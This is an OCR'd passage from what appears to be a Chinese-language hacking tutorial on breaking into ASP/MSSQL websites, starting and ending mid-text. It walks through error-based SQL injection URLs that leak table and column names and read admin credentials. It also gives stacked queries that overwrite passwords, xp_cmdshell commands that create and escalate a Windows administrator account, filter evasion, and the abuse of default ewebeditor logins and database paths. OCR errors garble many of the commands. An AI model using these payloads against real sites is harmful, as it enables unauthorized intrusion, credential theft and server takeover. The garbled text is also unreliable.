


图29

继续提交www.xxx.com/xxx/.asp?id=xx group by admin . id having 1=1-- 可得到另一个列名username，继续提交www. xxx. com/xxx.asp?id=xx group by admin.id , admin .username having 1=1--，就能暴出另一个列名password（如图30、31）。




图30




图31

用类似的方法提交直到不再报错，我们就能得到当前表的所有列名为id、username、psaaword上面这个方法的原理为：在SQL语句中，hving 1=1-- 是与group by结合使用进行条件判断的，如果语句不完整，数据库会返回错误信息，并显示一个表名和一个列名。

但上面的方法只能暴当前表中的列，下面我教大家一个暴任意表名和列名方法。

此方法的相关语句为：and (select top l name from (sekect top[N]id,name from sysobjects where xtype=char(85))T order by id desc)>1

其中[N]代表数据库中的第N个表，这里我们来提交：www. xxx.com./xxx.asp?id=xx and (select top l name from (select top [10]id,name from bysobjects where xtype=char(85)) T order by id desc)>1

这时就可以暴出一个表名为admin的表，要暴任意表名中的任意列名，语句为：

and (select top l col_ amelobject_id (表名),[N] from sysobjects)>1，我们这里提交：www. xxx.com/xxx.asp?id=xx and

(seclect top 1 col_namelobjet_id ('admin',1) from sysobjects)>1，我们就可以知道第1个列名为id了（其中[M]为第M个列名)。

好了，现在暴出了表、列名我们就可以读其数据库中的数据了，这个命令的相关语句为：and (select top 1 列名 from 表名 where id=[N]>1，其中N代表第N条数据，这里我们提交www.xxx.com/xxx.asp?id=xx and (select top 1 asernaose from admin where id =1)>1，就可以知道了admin表中username第1条款数据为admin，用类似的方法我们还能直接读出密码，怎么样，方便多了吧？

如果是ASP+ACCESS的，我们得到用户名和密码也就完成了，但SQL的功能可大得多了，想想你有没有因为密码是md5加密过的破不出来而烦恼啊？在SQL的注入中，你完全不用担心这个，因为SQL的注入是可以修改数据库任意数据的，相关语句为：

updata 表名 set 列名 =' 内容 'where id=cf'''

如果我们这里提交www.xxx.com/xxx.asp?id=xx;updata admin set password='123' where id ='1'，就把id为1的管理密码改为123了，当然也可以新增一个管理员相关语为：insert into 表名valaes (内容) —，如我们提交www.xxx.com/xxx.asp?id=xx;inert into admin valaes (123) –，就能能往admin中写入123了。

另外，SQL的注入还可以利用许多扩展功能，现在我只举几个常用的。

(1) 判断当前数据库权限，www.xxx.com/xxx/asp?id=xxand user>0返回，值"dbo"就是读当前为dbo权限。

(2) 获得当前数据库名，www.xxx.com/xxx.asp?id=xx and db_name( ) >0返回，值"admin"表明当前连接数据库名为admin。添加系统帐户并提权：

www.xxx.com/xxx.asp?id=xx; exec master .. xp_cmdshell " net user 123 123 /add，添加用户名123，密码123用户。

www.xxx.com/xxx.asp?id=xx; exec master .. xp_cmdshell " net localgroup administrators 123 /add，把123升为管理员，其实，只须在xp_cmdsell后用引号写上cmd语句就能执行了。

其实SQL注入的功能是十分强大的，我就不再多说了，大家日后自己慢慢体会吧。

(3) 常见问题：

当我用NBSi2检测时它提示暂未检测到注入漏洞，要我输入特征字符，怎么办？

用and 1=1和and 1=2来手动注入检测，前后不同的字符便是特征字符，找一部份填进去，再检测就可以了。

服务器做了错误信息屏蔽，看不到报错信息又怎么办？

这个对ACCESS的注入影响不大，看它什么时侯出错就行了，对SQL注入会有点阻碍，可以用NBSi2代劳。

我输入一个单引号就说我非法注入，还记了我IP，好怕啊！有什么办法吗？（图32）




图32

这是加了防注入通用程序，想直接注入恐怕不行，但可以从这个程序本身的漏洞来攻击。

当找了很久也找不到注入点，就可以看看一些容易被忽略的地方，如打印、编辑、资料修改、自定义头像及搜索等。如实在找不到可以用下面讲的其它方法。

(三) 旁注及cookies欺骗

1.旁注

说起旁注，其实也就是看同台服务器上是否绑有多个站点，如果是，那就算其中一个站点的脚本做得很安全，也可以从另一个站点进行突破。我们说的旁注一般指的是绑了不同域名的不同站点上的旁注，我称为广义上的旁注。其实，还有一种由于同一站点内使用了多套不同程序，其中一套也许比较安全，但另一套却是有漏洞的。我称之为狭义的旁注。如动力3.51+dvbbs7.1的站点中，dvbbs7.1也许比较安全，但动力3.51漏洞百出，这就是狭义旁注利用的一个例子。关于狭义的旁注比较好理解和利用，我就不多说了，只说一个极易被管理员忽略的狭义旁注的利用就可以了。

这个容易被忽略的地方就是ewebeditor。ewebeditor是一款优秀的基于网页的在线编辑器，很多系统都会选择它作为第三方插件，实现在线编辑的功能。但是由于许多站长并不知道自己下载的系统中还包含有ewebeditor，所以是很少有人会去改它的默认管理员用户名、密码数据库路径的，这就给我们带来了入侵的机会。

怎么判断一个系统有没有用ewebeditor呢？如图33所示，如果有图中标记处的按扭出现的系统就大致可以确定该系统是用了ewebeditor。

在出现图33所示页面的地方直看源代码，现在得到了ewebeditvv的路径为edit，访问www.xxx.com/edit/admin_login.asp（图34），用默认用户名admin，密码admin试试是不是进去了（图35）？




图33




图34

如果不行，那就试试访问www.xxx.com lelit/db/ewebeditor.mdb，看是不是能下载ewebeditor的数据库了呢？（图36）不过密码是md5的，又要慢慢破了。

简单提了一下一个容易被人忽略的ewebeditor，就开始讲我们通常讲的广义上的旁注了。引起这个旁注的原因，主要是因为我们现在使用的DNS域名是需要统一向总部位于美国的国际域名组织进行注册的，而国际域名组织为了方便管理等原因，将域名的信息放到了whois查询系统中，这样，只要用whois就能查出




图35

